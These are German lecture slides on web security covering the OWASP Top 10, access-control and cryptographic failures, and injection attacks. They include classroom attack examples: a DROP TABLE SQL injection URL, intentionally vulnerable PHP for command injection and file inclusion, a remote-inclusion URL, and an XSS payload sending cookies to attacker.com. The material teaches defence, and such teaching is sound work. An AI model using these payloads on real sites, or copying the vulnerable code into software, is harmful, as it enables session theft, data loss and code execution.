

Web-Security

OWASP

Sicherheitsrisiken

OWASP


- Das Open Web Application Security Project
- Non-Profit-Organisation mit dem Ziel, die Sicherheit von Anwendungen und Diensten im WWW zu verbessern
- Betreibt zahlreiche Projekte zur Sensibilisierung
- Guides, Tools, Talks, Papers, ...

- Veröffentlicht in unregelmäßigen Abständen die „OWASP Top 10“
- https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

- Sogar eine spezielle Liste nur für PHP:
- https://www.owasp.org/index.php/PHP_Top_5

OWASP: <https://www.owasp.org/>

OWASP Top 10



Bedrohungsquellen	Ausnutzbarkeit	Schwachstelle Verbreitung	Schwachstelle Auffindbarkeit	Technische Auswirkungen	Auswirkungen auf das Unternehmen
Anwendungsspezifisch	Einfach: 3	Sehr häufig: 3	Einfach: 3	Schwerwiegend: 3	Daten- & Geschäftsspezifisch
	Durchschnittlich: 2	Häufig: 2	Durchschnittlich: 2	Mittel: 2	
	Schwierig: 1	Selten: 1	Schwierig: 1	Gering: 1	


OWASP Top 10 (2017)

Wahrscheinlichkeit eines Angriffs ist der Mittelwert aus Ausnutzbarkeit, Verbreitung und Auffindbarkeit


RISIKO						Wert	
	Bedrohungsquellen	Ausnutzbarkeit	Verbreitung	Auffindbarkeit	Technisch		Geschäftl.
A1:2017-Injection	Anwendungs-spezifisch	Einfach: 3	Häufig: 2	Einfach: 3	Schwerwiegend: 3	Daten- & Geschäfts-spezifisch	8,0
A2:2017-Fehler in Authentifizierung		Einfach: 3	Häufig: 2	Durchschnittlich: 2	Schwerwiegend: 3		7,0
A3:2017-Verlust der Vertr. Sens. Daten		Durchschnittlich: 2	Sehr häufig: 3	Durchschnittlich: 2	Schwerwiegend: 3		7,0
A4:2017-XML External Entities (XXE)		Durchschnittlich: 2	Häufig: 2	Einfach: 3	Schwerwiegend: 3		7,0
A5:2017-Fehler in der Zugriffskontrolle		Durchschnittlich: 2	Häufig: 2	Durchschnittlich: 2	Schwerwiegend: 3		6,0
A6:2017-Sicherh.rel. Fehlkonfiguration		Einfach: 3	Sehr häufig: 3	Einfach: 3	Mittel: 2		6,0
A7:2017-Cross-Site Scripting (XSS)		Einfach: 3	Sehr häufig: 3	Einfach: 3	Mittel: 2		6,0
A8:2017-Unsichere Deserialisierung		Schwierig: 1	Häufig: 2	Durchschnittlich: 2	Schwerwiegend: 3		5,0
A9:2017-Komp. mit bek. Schwachstellen		Durchschnittlich: 2	Sehr häufig: 3	Durchschnittlich: 2	Mittel: 2		4,7
A10:2017-Unzureich. Logging&Monitoring		Durchschnittlich: 2	Sehr häufig: 3	Schwierig: 1	Mittel: 2		4,0

Wahrscheinlichkeit x Auswirkung

OWASP 10:2021



OWASP 10:2025



#1 Broken Access Management

A1:2021- Fehler in der Authentifizierung

Diese Schwachstelle entsteht, wenn eine unzureichende Durchsetzung von Zugriffskontrollen und Autorisierungsmaßnahmen Angreifern den Zugriff auf nicht autorisierte Funktionen oder Daten ermöglicht. Dies kann auf unsichere direkte Objektreferenzen (IDORs, **Insecure Direct Object References**) zurückzuführen sein.

- Umgehen der Zugangskontrolle
- Unautorisierter Zugang zu Accounts
- Unautorisiertes Anlegen, Lesen, Ändern und Löschen von Daten
- Ausweitung der Privilegien



#1 Broken Access Management Ursachen

- Verletzen des **Least-Privilege-Prinzips** oder nicht Anwenden des **Deny-by-Default-Konzepts**, so dass Fehler dazu führen, dass der Zugriff für jeden offen ist
- Aufrufmöglichkeit authentifizierter Seiten als nicht authentifizierter Benutzer oder privilegierter Seiten als Standardbenutzer
- **Umgehen von Zugriffskontrollprüfungen** durch Ändern der URL, des internen Anwendungsstatus oder der HTML-Seite oder einfach durch Verwendung eines API-Angriffswerkzeugs
- Änderbarkeit des Primärschlüssels zu dem eines anderen Benutzers, so dass das Konto dieses Benutzers angezeigt oder bearbeitet werden kann. **Insecure Direct Object References** – Eingabe eines Datenbankfeldes liefert das entsprechende Datum. Beispiel: Buchungsnummer
- Fehlkonfigurationen von CORS ermöglichen einen unbefugten API-Zugriff
- Elevation of privilege. Ausbau der Rechte
- Metadata Manipulation, z.B. durch Replay-Attacken mittels JSON Web Token (JWT) oder Cookie

#2 Cryptographic Failures

A2:2021- Cryptographische Fehler

Unzureichender Schutz vertraulicher Daten bei der Übertragung oder Speicherung, z.B. durch die Speicherung von Daten im Klartext oder eine unsichere Schlüsselverwaltung. Das Risiko kann auch von Informationslecks herrühren, die durch eine schwache Schlüssel- oder Zufallszahlengenerierung oder Fehler in kryptographischen Protokollen entstehen können.

- Fehlende Nutzung von https
- Einsatz veralteter kryptographischer Verfahren und Protokoll
- Kein Salt und/oder alte Hash-Funktionen für Passwörter
- Möglichkeiten, die verwendeten Verfahren zu beeinflussen (fehlende Nutzung von HSTS)
- Einsatz von Default-Keys
- Alter Pseudo-Zufallszahlengenerator
- Unnötiges Abspeichern und Bewahren vertrauenswürdiger Daten

#3 Injections

A3:2017- Injections

Injection-Schwachstellen, wie beispielsweise SQL-, OS- oder LDAP-Injection, treten auf, wenn **nicht vertrauenswürdige Daten von einem Interpreter als Teil eines Kommandos oder einer Abfrage** verarbeitet werden. Ein Angreifer kann Eingabedaten dann so manipulieren, dass er nicht vorgesehene Kommandos ausführen oder unautorisiert auf Daten zugreifen kann

[Injection-Schwachstellen](#) treten dann auf, wenn ein Angreifer bösartige Daten an einen Interpreter zur Verarbeitung schicken kann.

#3 Injections

Wir kennen bereits:

- SQL Injections / Prepared Statements

Andere Arten von Injections

- Command Injection
- Code Injection

Kontextabhängige Verarbeitung (Prinzip)

- Daten vom Nutzer
 - > Validieren!
 - > Nicht darauf verlassen, dass der Client das sendet was wir erwarten

#3 Injections

Never trust the client!



- Nutzereingaben immer validieren!
- Nutzereingaben müssen klar definiert sein
 - > Was kommt vom Nutzer und was ist Ausgabe meines Programms?
- Serverseitige Prüfung zwingend notwendig
 - > Nicht auf clientseitige Prüfung vertrauen (egal ob JavaScript oder HTML)

#3 Injections

Wiederholung: SQL Injection

- Fehlende Validierung/Maskierung von Benutzereingaben führt zu ungewollten Datenbankstatements
- Beispiel:

	Erwarteter Aufruf
Aufruf	<code>http://example.com/page.php?id=42</code>
Erzeugtes SQL	<code>SELECT titel, text FROM artikel WHERE ID=42;</code>
	Angriff mittels SQL-Injection
Aufruf	<code>http://example.com/page.php?id=42;DROP+TABLE+user</code>
Erzeugtes SQL	<code>SELECT titel, text FROM artikel WHERE ID=42;DROP TABLE user;</code>

#3 Injections

Command Injection


- (Schlechtes) Beispiel:
 - > Alle Dateien mit einem bestimmten Namen ausgeben:

```
<?php
    echo exec('find -name "' . $_GET['file'] . '"');
?>
```

- Was könnte passieren?

#3 Injections

Command Injection: **Common Vulnerabilities and Exposures beobachten**



Die Schwachstelle betrifft PHP-Installationen, die im sogenannten **CGI-Modus (Common Gateway Interface)** betrieben werden. Sie tritt primär auf **Windows-Betriebssystemen** auf, wenn das System für bestimmte asiatische Zeichensätze konfiguriert ist (z. B. Traditionelles Chinesisch, Vereinfachtes Chinesisch oder Japanisch)

#3 Injections

Code Injection / Remote Code Execution

- Beispiel:

```
<?php

$page = 'start';
if (isset($_GET['page'])) {
    $page = $_GET['page'];
}
require($page . '.php');
// ...
```

- Anwender kann eine beliebige (!) PHP-Datei auf dem Server einbinden
- Evtl. existieren Verzeichnisse in denen geschützte PHP-Dateien liegen, die dadurch indirekt geöffnet werden können

#3 Injections

Remote Code Execution

Gefahren

- Bei einer schlechten Konfiguration des Servers ist sogar das Einbinden von externem Code möglich:
 - > ?page=http://example.com/attack
 - Bindet http://example.com/attack.php in die Seite ein und führt diese aus
- Bindet die Datei nicht nur PHP, sondern auch andere Dateien ein, so sind alle Dateien auf dem Server für einen Angreifer freigegeben


Gegenmaßnahmen

- Verhindern durch Whitelisting
- Nur freigegebene Dateien dürfen eingebunden werden
 - > Diese können z.B. in einem Array (im Code) oder in einer Datenbank stehen

#3 Injections

Der Log4j-Bug!

Description of the CVE-2021-44228 vulnerability



<https://www.invicti.com/learn/remote-code-execution-rce/>

#3 Injections (seit 2021 auch) Cross-Site-Scripting (XSS)

XSS tritt auf, wenn Anwendungen nicht vertrauenswürdige Daten entgegennehmen und ohne Validierung oder Umkodierung an einen Webbrowser senden. XSS tritt auch auf, wenn eine Anwendung HTML- oder JavaScript-Code auf Basis von Nutzereingaben erzeugt.

XSS erlaubt es einem Angreifer, Scriptcode im Browser eines Opfers auszuführen und so Benutzersitzungen zu übernehmen, Seiteninhalte verändert anzuzeigen oder den Benutzer auf bösartige Seiten umzuleiten

Cross-Site-Scripting (XSS)

Funktionsweise

- XSS ist eine Injection
 - > Tritt auf, wenn eine Webanwendung Benutzereingaben annimmt und ohne Prüfung an den Browser weitersendet
 - > Fehlende Validierung (wie bei Injections)!
- Beispiel
 - > Übergabe von Parametern an ein serverseitiges Skript, das eine dynamische Webseite erzeugt, z.B. ein Eingabeformular einer Webseite
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
Der Angreifer ändert den Parameter 'CC' in seinem Browser auf:
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.
- Häufig werden hierbei manipulierte Hyperlinks und Cookies genutzt

Cross-Site-Scripting (XSS)

Funktionsweise

- Dem Angreifer gelingt es, schadhaften Code (z.B. JavaScript) an den Browser des Opfers zu senden
- Für den Browser stammt der Code scheinbar von einer vertrauenswürdigen Seite
- Hierdurch lassen sich z.B. die Cookies des Opfers und seine Sessiondaten auslesen und missbrauchen
- Cookies unbedingt mit HTTPOnly versehen!



Erklärvideo: http://virtualforge.de/vmovie/xss_lesson_1/xss_selling_platform_v1.0.html

Cross-Site-Scripting (XSS)

Drei bekannte Arten

- Reflektiert (nicht-persistent)
 - > Übertragung der Script-Anweisungen ohne diese dauerhaft auf einem Server zu speichern
 - > Angriff per Link auf externer Webseite oder Email
 - > Beispiel: Suchanfrage

- Beständiges (persistent)
 - > Script-Anweisungen werden können auf einem eigentlich vertrauenswürdigen Server gespeichert und in die Webseite eingebunden
 - > Beispiel: Forum, Blog, Benutzerprofilseite, Feedback Formular

- DOM-basiert oder lokal
 - > Ähnlich dem reflektierten Angriff
 - > JavaScript-Applikation liest Clientdaten ein (z.B. als Teil der URL) und verändert entsprechend das DOM


Cross-Site-Scripting

Beispiel: (reflektiert)

	Code
	<code>echo '<p>Sie suchen nach: ' . \$_GET['q'] . '</p>';</code>
	Erwarteter Aufruf
Aufruf	<code>search.php?q=Suchbegriff</code>
Ausgabe	<code><p>Sie suchen nach: Suchbegriff.</p></code>
	Angriff mittels XSS
Aufruf	<code>search.php?q=<script>alert("XSS!!");</script></code>
Ausgabe	<code><p>Sie suchen nach: <script>alert("XSS!!");</script>.</p></code>


Weitere Beispiele: <https://steve.fi/Security/XSS/Tutorial/>

Cross-Site-Scripting Reflected



